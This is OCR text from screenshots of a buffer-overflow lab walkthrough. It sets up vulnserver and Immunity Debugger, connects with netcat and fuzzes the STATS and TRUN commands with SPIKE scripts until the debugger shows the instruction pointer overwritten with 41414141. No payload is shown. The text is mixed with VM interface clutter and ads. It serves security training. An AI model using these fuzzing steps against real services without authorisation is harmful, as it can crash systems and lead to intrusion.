
- Open Windows 10 and Parrot
- Install vulnserver, Immunity_Debugger



V2019 - VMware Workstation
github.com/stephenbradshaw/vulnserver
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: ...ds\vulnserver-master\vulnserver-master\vulnserver.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\Administrator\Downloads\vulnserver-master\...
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?
About the software
Vulnserver is a multithreaded Windows based TCP server that listens for client connections on port 9999 (by default)
Languages
C 100.0%
taimienphi.vn/download-immunity-debugger-35624/taive
Taimienphi .vn
Immunity Debugger Setup: License Agreement
Please review the license agreement before installing Immunity Debugger. If you accept all terms of the agreement, click the check box below. Click Next to continue.
IMMUNITY, INC.
SOFTWARE LICENSE AGREEMENT
I accept
Cancel
Next >
Xử Lý Hàng Ngàn Hội Thoại - Dùng Thử Miễn Phí 15 Ngày
Phần mềm chốt đơn Livestream Facebook hiệu quả với Harasocial haravan.com
OPEN
Select process to attach



V2019 - VMware Workstation
Immunity Debugger - vulnserver.exe - [CPU - thread 000004CC, module ntdll]
[12:56:38] Attached process paused at ntdll.DbgBreakPoint
Paused
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
0094FF44 77E2B3A9 RETURN to ntdll.77E2B3A9 from ntdll.DbgBreakPoint
0094FF48 F19B74D2
0094FF4C 77E2B370 ntdll.DbgUiRemoteBreakin
0094FF50 77E2B370 ntdll.DbgUiRemoteBreakin
0094FF54 00000000
0094FF58 0094FF48
0094FF5C 00000000
0094FF60 0094FFCC Pointer to next SEH record
0094FF64 77DF86D0 SE handler
0094FF68 86E71E9A
0094FF6C 00000000
0094FF70 0094FF80
0094FF74 77460179 RETURN to KERNEL32.77460179
0094FF78 00000000
0094FF7C 77460160 KERNEL32.BaseThreadInitThunk
0094FF80 0094FFDC
0094FF84 77DE662D RETURN to ntdll.77DE662D
0094FF88 00000000
0094FF8C F19B747E
0094FF90 00000000
0094FF94 00000000
0094FF98 00000000
0094FF9C 00000000
0094FFA0 00000000
0094FFA4 00000000
0094FFA8 00000000
0094FFAC 00000000
0094FFB0 00000000
0094FFB4 00000000
0094FFB8 00000000
0094FFBC 00000000
0094FFC0 00000000
0094FFC4 0094FF8C
0094FFC8 00000000
Running
12:58 PM
10/5/2023



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
nc -nv 10.10.10.19 9999
(UNKNOWN) [10.10.10.19] 9999 (?) open
(root㉿kali)-[~]
nc -nv 10.10.10.19 9999
(UNKNOWN) [10.10.10.19] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
KALI LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
Open
*stats.spk
Save
1 s_readline();
2 s_string("STATS");
3 s_string_variable["0"];
Bracket match found on line: 3
Plain Text
Tab Width: 8
Ln 3, Col 22
INS
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
(root㉿kali)-[~]
gedit stats.spk
(root㉿kali)-[~]
generic_send_tcp 10.10.10.19 9999 stats.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
line read=Welcome to Vulnerable Server! Enter HELP for help.
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
V2019 - VMware Workstation
Immunity Debugger - vulnserver.exe - [CPU - thread 000023D4, module ntdll]
[13:08:25] Thread 000016F4 terminated, exit code 0
Running
1:08 PM
10/5/2023
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
stats.spk
Open
Save
1 s_readline();
2 s_string("TRUN ");
3 s_string_variable("0");
Loading file "~/stats.spk"...
Plain Text
Tab Width: 8
Ln 2, Col 16
INS
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
Kali V - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Android
V2016
V2019
V2010
UV
ParrotV
MetaLinuxV
Kali V
Home
Kali V
V2019
root@kali: ~
File Actions Edit View Help
┌──(root㉿kali)-[~]
└─# generic_send_tcp 10.10.10.19 9999 trun.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
line read=Welcome to Vulnerable Server! Enter HELP for help.
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
Fuzzing Variable 0:4
Variablesize= 3
Fuzzing Variable 0:5
Variablesize= 2
Fuzzing Variable 0:6
Variablesize= 7
Fuzzing Variable 0:7
Variablesize= 48
Fuzzing Variable 0:8
Variablesize= 45
Fuzzing Variable 0:9
Variablesize= 49
Fuzzing Variable 0:10
Variablesize= 46
Fuzzing Variable 0:11
Variablesize= 49
Fuzzing Variable 0:12
Variablesize= 46
Fuzzing Variable 0:13
Variablesize= 47
Fuzzing Variable 0:14
Variablesize= 44
KALI LINUX
"the quieter you become, the more you are able to hear"
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


V2019 - VMware Workstation
Immunity Debugger - vulnserver.exe - [CPU - thread 000027BC]
[13:10:33] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to progran
Paused
1:10 PM
